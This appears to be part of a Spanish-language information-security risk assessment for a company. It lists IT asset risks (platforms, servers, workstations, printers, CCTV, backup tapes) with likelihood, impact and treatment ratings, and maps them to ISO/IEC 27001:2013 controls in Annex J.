ID DEL RIESGO	ACTIVO	RIESGO	CONSECUENCIA	PROBABILIDAD	IMPACTO	ZONA DE RIESGO	TRATAMIENTO
R30	DOC4US	Acceso de usuarios no autorizados debido a que no se finalizó sección en la plataforma tecnológica	Robo de información Acceso a información no autorizada Divulgación o modificación de información por parte del personal interno	Improbable	Menor	**Baja**	Asumir
R31		Error en el uso en la configuración y funcionamiento de la plataforma debido a la falta de documentación	Indisponibilidad de la plataforma tecnológica Demora en los procesos que depende de la plataforma tecnológica	Posible	Menor	**Moderado**	Reducir
R32		Falsificación de derechos de usuario debido a la deficiente gestión de contraseñas	Robo de información Acceso a información no autorizada	Probable	Moderado	**Alto**	Reducir
R33		Ataque informatico aprovechando que no se realiza monitoreo de los registros logs que permitan detectar debilidades de seguridad	Indisponibilidad de la plataforma tecnológica, fuga de informacion	Improbable	Moderado	**Moderado**	Asumir
R34		Acceso a permisos no autorizados debido a la falta de asignación de perfiles de acuerdo al rol que desempeñan	Robo de información Acceso a información no autorizada	Probable	Insignificante	**Moderado**	Asumir

ID DEL RIESGO	ACTIVO	RIESGO	CONSECUENCIA	PROBABILIDAD	IMPACTO	ZONA DE RIESGO	TRATAMIENTO
R35	COMPUTADOR DE ESCRITORIO	Mal funcionamiento del equipo debido a que no se realiza periódicamente mantenimiento preventivo a los equipos de la empresa	Indisponibilidad del equipo Perdida de información	Probable	Mayor	**Extrema**	Reducir
R36		Mal funcionamiento y uso de equipos obsoletos debido a que no se cuenta con esquemas de remplazo periódico	Indisponibilidad del equipo Perdida de información	Casi seguro	Mayor	**Extrema**	Reducir
R37		Mal funcionamiento del equipo debido a que no se toman las medidas necesarias para protegerlo contra el polvo, la humedad y la suciedad	Indisponibilidad del equipo Perdida de información	Posible	Moderado	**Alto**	Reducir
R38		Destrucción del equipo debido a variaciones de voltaje de energía eléctrica	Indisponibilidad del equipo Perdida de información	Probable	Mayor	**Extrema**	Reducir
R39		Fallo del disco duro del equipo	Perdida de información	Posible	Mayor	**Extrema**	Reducir
R40		Robo de documentos digitales confidenciales debido a que en los equipos de la empresa se almacena información de manera no segura	Robo de información	Improbable	Mayor	**Alto**	Reducir
R41		Error en el uso del equipo debido a la ausencia eficaz de cambios	Indisponibilidad del equipo	Improbable	Menor	**Baja**	Asumir
R42		Ingreso de código malicioso al equipo debido a la descarga de software no licenciado	Indisponibilidad del equipo Robo de información	Casi seguro	Mayor	**Extrema**	Reducir
R43		Robo del equipo debido a que las instalaciones no cuenta con protección física adecuada	Robo de información	Improbable	Mayor	**Alto**	Reducir
R44		Las versiones actualizadas de software no funcionan debido a que los equipos están obsoletos	Indisponibilidad del equipo	Posible	Menor	**Moderado**	Asumir
R45		Ingreso de software malicioso en los equipos de la empresa debido a que algunos de estos no cuentan con antivirus	Indisponibilidad del equipo Robo de información	casi seguro	Mayor	**Extrema**	Reducir
R46		Hurto de información almacenada en los equipos debido a la falta de cuidado en la deposición final	Robo de información	Improbable	Moderado	**Moderado**	Asumir
R47		Ataque informático aprovechando vulnerabilidades en el equipo	fuga de información, secuestro de información	Improbable	Mayor	**Alto**	Asumir
R48		Ataque informático aprovechando nuevas vulnerabilidades	fuga de información, secuestro de información	Improbable	Mayor	**Alto**	Asumir

ID DEL RIESGO	ACTIVO	RIESGO	CONSECUENCIA	PROBABILIDAD	IMPACTO	ZONA DE RIESGO	TRATAMIENTO
R49	SERVIDOR CONTAC CENTER	Mal funcionamiento del equipo debido a que no se realiza periódicamente mantenimiento preventivo a los servidores de la empresa	Indisponibilidad del servidor Perdida de información	Probable	Mayor	**Extrema**	Reducir
R50		Destrucción del equipo debido a la falta de controles físicos contra incendios	Indisponibilidad del equipo Perdida de información	Rara vez	Mayor	**Alto**	Reducir
R51		Mal funcionamiento del equipo debido a que no se toman las medidas necesarias para protegerlo contra el polvo, la humedad y la suciedad	Indisponibilidad del equipo Perdida de información	Probable	Mayor	**Extrema**	Reducir
R52		Destrucción del equipo debido a variaciones de voltaje de energía eléctrica	Indisponibilidad del equipo Perdida de información	Rara vez	Mayor	**Alto**	Reducir
R53		Error en el uso del equipo debido a la ausencia de un control eficaz de cambios	Indisponibilidad del equipo	Improbable	Mayor	**Baja**	Asumir
R54		Fallo en el servicio debido a que no se cuenta con equipo de respaldo	Indisponibilidad del servicio	Rara vez	Mayor	**Alto**	Reducir
R55		Daño en el equipo debido a que no se cuenta con un sistema de monitoreo de temperatura en el caso en el que haya una variación de esta en el medio ambiente	Indisponibilidad del equipo	Rara vez	Mayor	**Alto**	Reducir
R56		Hurto de información almacenada en el servidor debido a que no existen mecanismos de autenticación para el ingreso al cuarto de servidores	Robo de información	Improbable	Mayor	**Alto**	Reducir
R57		Copia de respaldo corrupta	Perdida de información	Posible	Mayor	**Extrema**	Reducir
R58		Fallo del servidor y no hay copia de respaldo actualizada	Perdida de información	Posible	Mayor	**Extrema**	Reducir

ID DEL RIESGO	ACTIVO	RIESGO	CONSECUENCIA	PROBABILIDAD	IMPACTO	ZONA DE RIESGO	TRATAMIENTO
R59	SERVIDOR DE APOTEOSYS	Mal funcionamiento del equipo debido a que no se realiza periódicamente mantenimiento preventivo a los servidores de la empresa	Indisponibilidad del servidor Perdida de información	Probable	Mayor	Extrema	Reducir
R60		Destrucción del equipo debido a la falta de controles físicos contra incendios	Indisponibilidad del equipo Perdida de información	Rara vez	Mayor	Alto	Reducir
R61		Mal funcionamiento del equipo debido a que no se toman las medidas necesarias para protegerlo contra el polvo, la humedad y la suciedad	Indisponibilidad del equipo Perdida de información	Probable	Mayor	Extrema	Reducir
R62		Destrucción del equipo debido a variaciones de voltaje de energía eléctrica	Indisponibilidad del equipo Perdida de información	Rara vez	Mayor	Alto	Reducir
R63		Error en el uso del equipo debido a la ausencia de un control eficaz de cambios	Indisponibilidad del equipo	Improbable	Mayor	Baja	Asumir
R64		Fallo en el servicio debido a que no se cuenta con equipo de respaldo	Indisponibilidad del servicio	Probable	Mayor	Alto	Reducir
R65		Daño en el equipo debido a que no se cuenta con un sistema de monitoreo de temperatura en el caso en el que haya una variación de esta en el medio ambiente	Indisponibilidad del equipo	Rara vez	Mayor	Alto	Reducir
R66		Hurto de información almacenada en el servidor debido a que no existen mecanismos de autenticación para el ingreso al cuarto de servidores	Robo de información	Improbable	Mayor	Alto	Reducir
R67		Copia de respaldo corrupta	Perdida de información	Probable	Mayor	Alto	

ID DEL RIESGO	ACTIVO	RIESGO	CONSECUENCIA	PROBABILIDAD	IMPACTO	ZONA DE RIESGO	TRATAMIENTO
R68	SERVIDOR DE DOC4US	Mal funcionamiento del equipo debido a que no se realiza periódicamente mantenimiento preventivo a los servidores de la empresa	Indisponibilidad del servidor Perdida de información	Probable	Mayor	**Extrema**	Reducir
R69		Destrucción del equipo debido a la falta de controles físicos contra incendios	Indisponibilidad del equipo Perdida de información	Rara vez	Mayor	**Alto**	Reducir
R70		Mal funcionamiento del equipo debido a que no se toman las medidas necesarias para protegerlo contra el polvo, la humedad y la suciedad	Indisponibilidad del equipo Perdida de información	Probable	Mayor	**Extrema**	Reducir
R71		Error en el uso del equipo debido a la ausencia de un control eficaz de cambios	Indisponibilidad del equipo	Improbable	Mayor	**Baja**	Asumir
R72		Fallo en el servicio debido a que no se cuenta con equipo de respaldo	Indisponibilidad del servicio	Probable	Mayor	**Alto**	Reducir
R73	SERVIDOR DE OPEN FLEXIS	Mal funcionamiento del equipo debido a que no se realiza periódicamente mantenimiento preventivo a los servidores de la empresa	Indisponibilidad del servidor Perdida de información	Probable	Mayor	**Extrema**	Reducir
R74		Destrucción del servidor debido a la falta de controles físicos contra incendios	Indisponibilidad del servidor Perdida de información	Probable	Mayor	**Extrema**	Reducir
R75		Mal funcionamiento del servidor debido a que no se toman las medidas necesarias para protegerlo contra el polvo, la humedad y la suciedad	Indisponibilidad del servidor Perdida de información	Probable	Mayor	**Extrema**	Reducir
R76		Destrucción del servidor debido a variaciones de voltaje de energía eléctrica	Indisponibilidad del servidor Perdida de información	Posible	Mayor	**Extrema**	Reducir
R77		Mal funcionamiento del servidor debido a la ausencia de un control eficaz de cambios	Indisponibilidad del equipo	Improbable	Mayor	**Baja**	Asumir
R78		Indisponibilidad parcial o permanente en el servicio debido a que no se cuenta con equipo de respaldo	Indisponibilidad del servicio	Probable	Mayor	**Extrema**	Reducir
R79		Fallo en el servidor debido a que no se cuenta con un sistema de monitoreo de temperatura en el caso en el que haya una variación de esta en el medio ambiente	Indisponibilidad del servidor	Improbable	Mayor	**Alto**	Reducir
R80		Copia de respaldo corrupta	Perdida de información	Posible	Mayor	**Extrema**	Reducir

ID DEL RIESGO	ACTIVO	RIESGO	CONSECUENCIA	PROBABILIDAD	IMPACTO	ZONA DE RIESGO	TRATAMIENTO
R81	IMPRESORAS	Mal funcionamiento del equipo debido a que no se realiza periódicamente mantenimiento preventivo a las impresoras de la empresa	Indisponibilidad de las impresoras	Probable	Menor	**Alto**	Reducir
R82		Mal funcionamiento y uso de impresoras obsoletas debido a que no se cuenta con esquemas de remplazo periódico	Indisponibilidad de las impresoras	Probable	Menor	**Alto**	Reducir
R83		Mal funcionamiento de las impresoras debido a que no se toman las medidas necesarias para protegerlas contra el polvo, la humedad y la suciedad	Indisponibilidad de las impresoras	Probable	Menor	**Alto**	Reducir
R84		Error en el uso de las impresoras debido a la ausencia de un control eficaz de cambios	Indisponibilidad de las impresoras	Probable	Menor	**Alto**	Asumir
R85	CAMARAS (CCTV)	Mal funcionamiento y uso de cámaras debido a que no se cuenta con esquemas de remplazo periódico	Indisponibilidad de cámaras	Probable	Moderado	**Alto**	Reducir
R86		Hurto de dispositivos debido a la falta de protección física	Robo de información	Posible	Moderado	**Alto**	Reducir
R87	CINTAS MAGNETICAS	Hurto de medios debido a que no existen políticas del uso seguro de medios de almacenamiento	Robo de información	Posible	Mayor	**Extrema**	Reducir
R88		Hurto de medios debido a que las cintas magnéticas se encuentran sin ningún tipo de protección	Robo de información	posible	Mayor	**Extrema**	Reducir
R89		Generacion de un evento y/o accidente de seguridad en la sede centro donde se encuentra el servidor y las copias de respaldo	Perdida de información	Improbable	Mayor	**Alto**	Reducir
R90		Acceso no autorizado a la informacion	Robo de informacion	Improbable	Mayor	**Alto**	Reducir

ID DEL RIESGO	ACTIVO	RIESGO	CONSECUENCIA	PROBABILIDAD	IMPACTO	ZONA DE RIESGO	TRATAMIENTO
R91	EMPRESA (ORGANIZACION)	Abuso de derechos debido a la falta de procedimientos para el registro y retiros de usuario	Robo de información Divulgación o modificación de información	Posible	Moderado	**Alto**	Reducir
R92		Abuso de derechos debido a la ausencia de un proceso formal para la revisión de derechos de acceso	Robo de información Divulgación o modificación de información	Improbable	Moderado	**Moderado**	Asumir
R93		Abuso de derechos debido a la falta de auditorias regulares	Robo de información Divulgación o modificación de información	Improbable	Moderado	**Moderado**	Asumir
R94		Abuso de derechos debido a la ausencia de reporte de fallas en los registros de administradores de sistemas de información	Robo de información Divulgación o modificación de información	Improbable	Moderado	**Moderado**	Asumir
R95		Falla en equipos debido a la ausencia de planes de continuidad	Indisponibilidad de equipos	Probable	Mayor	**Extrema**	Reducir
R96		Error en el uso de la información debido a la ausencia de procedimientos para el manejo de información sensible	Robo de información Divulgación o modificación de información	Posible	Moderado	**Alto**	Reducir
R97		Hurto de equipos debido a la ausencia de procesos disciplinarios en el caso que se presente incidentes en seguridad de la información	Robo de información	Probable	Moderado	**Alto**	Reducir
R98		Hurto de medios o documentos debido a la ausencia de políticas sobre limpieza de escritorio y pantalla	Robo de información Divulgación o modificación de información	Posible	Moderado	**Alto**	Reducir
R99		Ausencia de procedimientos para el cumplimiento de las disposiciones referente a los derechos de protección intelectual.	Sanciones y multas económicas para la empresa	Probable	Moderado	**Alto**	Reducir
R100		Manejo inadecuado de incidentes de seguridad debido a la ausencia de responsabilidades en seguridad de la informacion	Manejo inadecuado de incidentes de seguridad	Posible	Moderado	**Alto**	Reducir
R101		Error en el uso y configuración de los sistemas de información de la empresa debido a un entrenamiento insuficiente en seguridad de la informacion	Robo de información - Acceso a información no autorizada	Posible	Moderado	**Alto**	Reducir

ANEXO J

CONTROLES SELECCIONADOS DE LA NORMA ISO 27001 PARA MITIGAR LOS RIESGOS A LOS CUALES ESTÁN EXPUESTO LOS ACTIVOS DE TI.

ID DEL RIESGO	RIESGO	CRITICIDAD	DOMINIO	CONTROLES ISO/IEC 27001:2013
R2	Error en el uso de la plataforma tecnológica debido a que la interfaz de usuario es compleja y obsoleta	Alto	A.12 SEGURIDAD DE LAS OPERACIONES	A.12.1.3 Se debe hacer seguimiento al uso de recursos, hacer los ajustes y hacer proyecciones de los requisitos de capacidad futura, para asegurar el desempeño requerido del sistema.
R3	Error en el uso en la configuración y funcionamiento de la plataforma debido a la falta de documentación	Alto	A.12 SEGURIDAD DE LAS OPERACIONES	A.12.1.1 Los procedimientos de operación se deben documentar y poner a disposición de todos los usuarios que lo necesiten
R5	Intrusion a a la platafarmoa aprovechando que no se realiza monitoreo de los registros logs que permitan detectar debilidades de seguridad	Alto	A.12 SEGURIDAD DE LAS OPERACIONES	A.12.4.1 Se deben elaborar, conservar y revisar regularmente los registros acerca de actividades del usuario, excepciones, fallas y eventos de seguridad de la información A.12.4.2 Las instalaciones y la información de registro se deben proteger contra alteración y acceso no autorizado A.12.4.3 Las actividades del administrador y del operador del sistema se deben registrar, y los registros se deben proteger y revisar con regularidad
R6	Falsificación de derechos de usuario debido a la deficiente gestión de contraseñas	Alto	A.9 CONTROL DE ACCESO	A.9.4.3 Los sistemas de gestión de contraseñas deben ser interactivos y deben asegurar la calidad de las contraseñas
R7	Acceso a permisos no autorizados debido a la falta de asignación de perfiles de acuerdo al rol que desempeñan	Extrema	A.9 CONTROL DE ACCESO	A.9.1.1 Se debe establecer, documentar y revisar una política de control de acceso con base en los requisitos del negocio y de seguridad de la información A.9.2.2 Se debe implementar un proceso de suministro de acceso formal de usuarios para asignar o revocar los derechos de acceso para todo tipo de usuarios para todos los sistemas y servicios
R8	Mal funcionamiento del software debido a la ausencia eficaz de cambios	Alto	A.12 SEGURIDAD DE LAS OPERACIONES	A.12.1.2 Se deben controlar los cambios en la organización, en los procesos de negocio, en las instalaciones y en los sistemas de procesamiento de información que afectan la seguridad de la información
R9	Ataque informático aprovechando vulnerabilidades de la plataforma tecnológica	Alto	A.12 SEGURIDAD DE LAS OPERACIONES	A.12.6.1 Se debe obtener oportunamente información acerca de las vulnerabilidades técnicas de los sistemas de información que se usen; evaluar la exposición de la organización a estas vulnerabilidades, y tomar las medidas apropiadas para tratar el riesgo asociado
R10	Manejo inadecuado de incidentes	Alto	A.16 GESTION DE INCIDENTES DE SEGURIDAD DE LA INFORMACION	A.16.1.1 Se deben establecer las responsabilidades y procedimientos de gestión para asegurar una respuesta rápida, eficaz y ordenada a los incidentes de seguridad de la información. A.16.1.3 Se debe exigir a todos los empleados y contratistas que usan los servicios y sistemas de información de la organización, que observen e informen cualquier debilidad de seguridad de la información observada o sospechada en los sistemas o servicios.
R11	Acceso de usuarios no autorizados debido a que no se finalizó sesión en la plataforma tecnológica	Alto	A.11 SEGURIDAD FISICA Y DEL ENTORNO	A.11.2.9 Los usuarios deben asegurarse de que a los equipos desatendidos se les de protección adecuada
R12	Error en el uso de la plataforma tecnológica debido a que la interfaz de usuario es compleja	Alto	A.12 SEGURIDAD DE LAS OPERACIONES	A.12.1.3 Se debe hacer seguimiento al uso de recursos, hacer los ajustes y hacer proyecciones de los requisitos de capacidad futura, para asegurar el desempeño requerido del sistema.
R13	Error en el uso, en la configuración y funcionamiento de la plataforma debido a la falta de documentación	Alto	A.12 SEGURIDAD DE LAS OPERACIONES	A.12.1.1 Los procedimientos de operación se deben documentar y poner a disposición de todos los usuarios que lo necesiten
R15	Intrusion a la plataforma tecnologica aprovechando que no se realiza monitoreo de los registros logs que permitan detectar debilidades de seguridad.	Alto	A.12 SEGURIDAD DE LAS OPERACIONES	A.12.4.1 Se deben elaborar, conservar y revisar regularmente los registros acerca de actividades del usuario, excepciones, fallas y eventos de seguridad de la información A.12.4.2 Las instalaciones y la información de registro se deben proteger contra alteración y acceso no autorizado A.12.4.3 Las actividades del administrador y del operador del sistema se deben registrar, y los registros se deben proteger y revisar con regularidad

ID DEL RIESGO	RIESGO	CRITICIDAD	DOMINIO	CONTROLES ISO/IEC 27001:2013
R16	Falsificación de derechos de usuario debido a la deficiente gestión de contraseñas	Extrema	A.9 CONTROL DE ACCESO	A.9.4.3 Los sistemas de gestión de contraseñas deben ser interactivos y deben asegurar la calidad de las contraseñas
R17	Acceso a permisos no autorizados debido a la falta de asignación de perfiles de acuerdo al rol que desempeñan	Extrema	A.9 CONTROL DE ACCESO	A.9.1.1 Se debe establecer, documentar y revisar una política de control de acceso con base en los requisitos del negocio y de seguridad de la información A.9.2.2 Se debe implementar un proceso de suministro de acceso formal de usuarios para asignar o revocar los derechos de acceso para todo tipo de usuarios para todos los sistemas y servicios
R18	Ataque informático aprovechando vulnerabilidades de la plataforma tecnológica	Alto	A.12 SEGURIDAD DE LAS OPERACIONES	A.12.6.1 Se debe obtener oportunamente información acerca de las vulnerabilidades técnicas de los sistemas de información que se usen; evaluar la exposición de la organización a estas vulnerabilidades, y tomar las medidas apropiadas para tratar el riesgo asociado
R19	Manejo inadecuado de incidentes	Alto	A.16 GESTION DE INCIDENTES DE SEGURIDAD DE LA INFORMACION	A.16.1.1 Se deben establecer las responsabilidades y procedimientos de gestión para asegurar una respuesta rápida, eficaz y ordenada a los incidentes de seguridad de la información. A.16.1.3 Se debe exigir a todos los empleados y contratistas que usan los servicios y sistemas de información de la organización, que observen e informen cualquier debilidad de seguridad de la información observada o sospechada en los sistemas o servicios.
R20	Mal funcionamiento del software debido a la ausencia eficaz de cambios	Alto	A.12 SEGURIDAD DE LAS OPERACIONES	A.12.1.2 Se deben controlar los cambios en la organización, en los procesos de negocio, en las instalaciones y en los sistemas de procesamiento de información que afectan la seguridad de la información
R22	Error en el uso, configuración y funcionamiento de la plataforma debido a la falta de documentación	Alto	A.12 SEGURIDAD DE LAS OPERACIONES	A.12.1.1 Los procedimientos de operación se deben documentar y poner a disposición de todos los usuarios que lo necesiten
R25	Falsificación de derechos de usuario debido a la deficiente gestión de contraseñas	Alto	A.9 CONTROL DE ACCESO	A.9.4.3 Los sistemas de gestión de contraseñas deben ser interactivos y deben asegurar la calidad de las contraseñas
R26	Intrusion a la plataforma tecnologica aprovechando que no se realiza monitoreo de los registros logs que permitan detectar debilidades de seguridad.	Alto	A.12 SEGURIDAD DE LAS OPERACIONES	A.12.4.1 Se deben elaborar, conservar y revisar regularmente los registros acerca de actividades del usuario, excepciones, fallas y eventos de seguridad de la información A.12.4.2 Las instalaciones y la información de registro se deben proteger contra alteración y acceso no autorizado A.12.4.3 Las actividades del administrador y del operador del sistema se deben registrar, y los registros se deben proteger y revisar con regularidad
R27	Acceso a permisos no autorizados debido a la falta de asignación de perfiles de acuerdo al rol que desempeñan	Alto	A.9 CONTROL DE ACCESO	A.9.1.1 Se debe establecer, documentar y revisar una política de control de acceso con base en los requisitos del negocio y de seguridad de la información A.9.2.2 Se debe implementar un proceso de suministro de acceso formal de usuarios para asignar o revocar los derechos de acceso para todo tipo de usuarios para todos los sistemas y servicios
R28	Ataque informático aprovechando vulnerabilidades de la plataforma tecnológica	Alto	A.12 SEGURIDAD DE LAS OPERACIONES	A.12.6.1 Se debe obtener oportunamente información acerca de las vulnerabilidades técnicas de los sistemas de información que se usen; evaluar la exposición de la organización a estas vulnerabilidades, y tomar las medidas apropiadas para tratar el riesgo asociado
R29	Manejo inadecuado de incidentes	Alto	A.16 GESTION DE INCIDENTES DE SEGURIDAD DE LA INFORMACION	A.16.1.1 Se deben establecer las responsabilidades y procedimientos de gestión para asegurar una respuesta rápida, eficaz y ordenada a los incidentes de seguridad de la información. A.16.1.3 Se debe exigir a todos los empleados y contratistas que usan los servicios y sistemas de información de la organización, que observen e informen cualquier debilidad de seguridad de la información observada o sospechada en los sistemas o servicios.
R32	Falsificación de derechos de usuario debido a la deficiente gestión de contraseñas	Alto	A.9 CONTROL DE ACCESO	A.9.4.3 Los sistemas de gestión de contraseñas deben ser interactivos y deben asegurar la calidad de las contraseñas
R35	Mal funcionamiento del equipo debido a que no se realiza periódicamente mantenimiento preventivo a los equipos de la empresa	Extrema	A.11 SEGURIDAD FISICA Y DEL ENTORNO	A.11.2.4 Los equipos se deben mantener correctamente para asegurar su disponibilidad e integridad continua

ID DEL RIESGO	RIESGO	CRITICIDAD	DOMINIO	CONTROLES ISO/IEC 27001:2013
R36	Mal funcionamiento y uso de equipos obsoletos debido a que no se cuenta con esquemas de remplazo periódico	Extrema	A.11 SEGURIDAD FISICA Y DEL ENTORNO	A.11.2.4 Los equipos se deben mantener correctamente para asegurar su disponibilidad e integridad continua
R37	Mal funcionamiento del equipo debido a que no se toman las medidas necesarias para protegerlo contra el polvo, la humedad y la suciedad	Alto	A.11 SEGURIDAD FISICA Y DEL ENTORNO	A.11.2.1 Los equipos deben estar ubicados y protegidos para reducir los riesgos de amenazas y peligros del entorno, y las posibilidades de acceso no autorizado
R38	Destrucción del equipo debido a variaciones de voltaje de energía eléctrica	Extrema	A.11 SEGURIDAD FISICA Y DEL ENTORNO	A.11.2.2 Los equipos se deben proteger contra fallas de energía y otras interrupciones causadas por fallas en los servicios de suministro
R39	Fallo del disco duro del equipo y no hay copias de respaldo	Extrema	A.12 SEGURIDAD DE LAS OPERACIONES	A.12.3.1 Se deben hacer copias de respaldo de la información, software e imágenes de los sistemas y ponerlas a prueba regularmente de acuerdo con una política de copias de respaldo acordadas
R40	Robo de documentos digitales confidenciales debido a que en los equipos de la empresa se almacena información de manera no segura	Alto	A.10 CRIPTOGRAFIA	A.10.1.1 Se debe desarrollar e implementar una política sobre el uso de controles criptográficos para la protección de la información
R42	Ingreso de código malicioso a los sistemas de información debido a la descarga de software no licenciado	Extrema	A.12 SEGURIDAD DE LAS OPERACIONES	A.12.2.1 Se deben implementar controles de detección, de prevención y de recuperación, combinados con la toma de conciencia apropiada de los usuarios, para proteger contra códigos maliciosos A.12.6.2 Se debe establecer e implementar las reglas para la instalación de software por parte de los usuarios.
R43	Robo del equipo debido a que las instalaciones no cuenta con una protección física adecuada	Alto	A.11 SEGURIDAD FISICA Y DEL ENTORNO	A.11.1.2 Las áreas seguras se deben proteger mediante controles de acceso apropiados para asegurar que solo se permita el acceso a personal autorizado A.11.1.3 Se debe diseñar y aplicar seguridad física a oficinas, recintos e instalaciones
R45	Ingreso de software malicioso en los equipos de la empresa debido a que algunos de estos no cuentan con antivirus	Extrema	A.12 SEGURIDAD DE LAS OPERACIONES	A.12.2.1 Se deben implementar controles de detección, de prevención y de recuperación, combinados con la toma de conciencia apropiada de los usuarios, para proteger contra códigos maliciosos A.12.6.2 Se debe establecer e implementar las reglas para la instalación de software por parte de los usuarios.
R47	Ataque informático aprovechando vulnerabilidades en el equipo	Alto	A.12 SEGURIDAD DE LAS OPERACIONES	A.12.6.1 Se debe obtener oportunamente información acerca de las vulnerabilidades técnicas de los sistemas de información que se usen; evaluar la exposición de la organización a estas vulnerabilidades, y tomar las medidas apropiadas para tratar el riesgo asociado
R48	Ataque informático aprovechando nuevas vulnerabilidades	Alto	A.12 SEGURIDAD DE LAS OPERACIONES	A.12.5.1 Se debe implementar procedimientos para controlar la instalación de software en sistemas operativos.
R49	Mal funcionamiento del equipo debido a que no se realiza periódicamente mantenimiento preventivo a los servidores de la empresa	Extrema	A.11 SEGURIDAD FISICA Y DEL ENTORNO	A.11.2.4 Los equipos se deben mantener correctamente para asegurar su disponibilidad e integridad continua
R50	Destrucción del equipo debido a la falta de controles físicos contra incendios	Alto	A.11 SEGURIDAD FISICA Y DEL ENTORNO	A.11.1.4 Se deben diseñar y aplicar protección física contra desastres naturales, ataques maliciosos o accidentes
R51	Mal funcionamiento del equipo debido a que no se toman las medidas necesarias para protegerlo contra el polvo, la humedad y la suciedad	Extrema	A.11 SEGURIDAD FISICA Y DEL ENTORNO	A.11.2.1 Los equipos deben estar ubicados y protegidos para reducir los riesgos de amenazas y peligros del entorno, y las posibilidades de acceso no autorizado
R52	Destrucción del equipo debido a variaciones de voltaje de energía eléctrica	Alto	A.11 SEGURIDAD FISICA Y DEL ENTORNO	A.11.2.2 Los equipos se deben proteger contra fallas de energía y otras interrupciones causadas por fallas en los servicios de suministro A.11.2.3 El cableado de energía eléctrica y de telecomunicaciones que porta datos o brinda soporte a los servicios de información se debe proteger contra interceptación, interferencia o daño.
R54	Fallo en el servicio debido a que no se cuenta con equipo de respaldo	Alto	A.17 ASPECTOS DE SEGURIDAD DE LA INFORMACION DE LA GESTION DE CONTINUIDAD DEL NEGOCIO	A.17.2.1 Las instalaciones de procesamiento de información se deben implementar con redundancia suficiente para cumplir con los requisitos de disponibilidad

ID DEL RIESGO	RIESGO	CRITICIDAD	DOMINIO	CONTROLES ISO/IEC 27001:2013
R55	Daño en el equipo debido a que no se cuenta con un sistema de monitoreo de temperatura en el caso en el que haya una variación de esta en el medio ambiente	Alto	A.11 SEGURIDAD FISICA Y DEL ENTORNO	A.11.2.1 Los equipos deben estar ubicados y protegidos para reducir los riesgos de amenazas y peligros del entorno, y las posibilidades de acceso no autorizado
R56	Hurto de información almacenada en el servidor debido a que no existen mecanismos de autenticación para el ingreso al cuarto de servidores	Alto	A.11 SEGURIDAD FISICA Y DEL ENTORNO	A.11.1.2 Las áreas seguras se deben proteger mediante controles de acceso apropiados para asegurar que solo se permita el acceso a personal autorizado A.11.2.1 Los equipos deben estar ubicados y protegidos para reducir los riesgos de amenazas y peligros del entorno, y las posibilidades de acceso no autorizado
R57	Copia de respaldo corrupta	Extrema	A.12 SEGURIDAD DE LAS OPERACIONES	A.12.3.1 Se deben hacer copias de respaldo de la información, software e imágenes de los sistemas y ponerlas a prueba regularmente de acuerdo con una política de copias de respaldo acordadas
R58	Fallo del servidor y no hay copia de respaldo actualizada	Extrema	A.12 SEGURIDAD DE LAS OPERACIONES	A.12.3.1 Se deben hacer copias de respaldo de la información, software e imágenes de los sistemas y ponerlas a prueba regularmente de acuerdo con una política de copias de respaldo acordadas
R59	Mal funcionamiento del equipo debido a que no se realiza periódicamente mantenimiento preventivo a los servidores de la empresa	Extrema	A.11 SEGURIDAD FISICA Y DEL ENTORNO	A.11.2.4 Los equipos se deben mantener correctamente para asegurar su disponibilidad e integridad continua
R60	Destrucción del equipo debido a la falta de controles físicos contra incendios	Alto	A.11 SEGURIDAD FISICA Y DEL ENTORNO	A.11.1.4 Se deben diseñar y aplicar protección física contra desastres naturales, ataques maliciosos o accidentes
R61	Mal funcionamiento del equipo debido a que no se toman las medidas necesarias para protegerlo contra el polvo, la humedad y la suciedad	Extrema	A.11 SEGURIDAD FISICA Y DEL ENTORNO	A.11.2.1 Los equipos deben estar ubicados y protegidos para reducir los riesgos de amenazas y peligros del entorno, y las posibilidades de acceso no autorizado
R62	Destrucción del equipo debido a variaciones de voltaje de energía eléctrica	Alto	A.11 SEGURIDAD FISICA Y DEL ENTORNO	A.11.2.2 Los equipos se deben proteger contra fallas de energía y otras interrupciones causadas por fallas en los servicios de suministro A.11.2.3 El cableado de energía eléctrica y de telecomunicaciones que porta datos o brinda soporte a los servicios de información se debe proteger contra interceptación, interferencia o daño.
R64	Fallo en el servicio debido a que no se cuenta con equipo de respaldo	Alto	A.17 ASPECTOS DE SEGURIDAD DE LA INFORMACION DE LA GESTION DE CONTINUIDAD DEL NEGOCIO	A.17.2.1 Las instalaciones de procesamiento de información se deben implementar con redundancia suficiente para cumplir con los requisitos de disponibilidad
R65	Daño en el equipo debido a que no se cuenta con un sistema de monitoreo de temperatura en el caso en el que haya una variación de esta en el medio ambiente	Alto	A.11 SEGURIDAD FISICA Y DEL ENTORNO	A.11.2.1 Los equipos deben estar ubicados y protegidos para reducir los riesgos de amenazas y peligros del entorno, y las posibilidades de acceso no autorizado
R66	Hurto de información almacenada en el servidor debido a que no existen mecanismos de autenticación para el ingreso al cuarto de servidores	Alto	A.11 SEGURIDAD FISICA Y DEL ENTORNO	A.11.1.2 Las áreas seguras se deben proteger mediante controles de acceso apropiados para asegurar que solo se permita el acceso a personal autorizado A.11.2.1 Los equipos deben estar ubicados y protegidos para reducir los riesgos de amenazas y peligros del entorno, y las posibilidades de acceso no autorizado
R67	Copia de respaldo corrupta	Alto	A.12 SEGURIDAD DE LAS OPERACIONES	A.12.3.1 Se deben hacer copias de respaldo de la información, software e imágenes de los sistemas y ponerlas a prueba regularmente de acuerdo con una política de copias de respaldo acordadas
R68	Mal funcionamiento del equipo debido a que no se realiza periódicamente mantenimiento preventivo a los servidores de la empresa	Extrema	A.11 SEGURIDAD FISICA Y DEL ENTORNO	A.11.2.4 Los equipos se deben mantener correctamente para asegurar su disponibilidad e integridad continua
R69	Destrucción del equipo debido a la falta de controles físicos contra incendios	Alto	A.11 SEGURIDAD FISICA Y DEL ENTORNO	A.11.1.4 Se deben diseñar y aplicar protección física contra desastres naturales, ataques maliciosos o accidentes
R70	Mal funcionamiento del equipo debido a que no se toman las medidas necesarias para protegerlo contra el polvo, la humedad y la suciedad	Extrema	A.11 SEGURIDAD FISICA Y DEL ENTORNO	A.11.2.1 Los equipos deben estar ubicados y protegidos para reducir los riesgos de amenazas y peligros del entorno, y las posibilidades de acceso no autorizado

ID DEL RIESGO	RIESGO	CRITICIDAD	DOMINIO	CONTROLES ISO/IEC 27001:2013
R72	Fallo en el servicio debido a que no se cuenta con equipo de respaldo	Alto	A.17 ASPECTOS DE SEGURIDAD DE LA INFORMACION DE LA GESTION DE CONTINUIDAD DEL NEGOCIO	A.17.2.1 Las instalaciones de procesamiento de información se deben implementar con redundancia suficiente para cumplir con los requisitos de disponibilidad
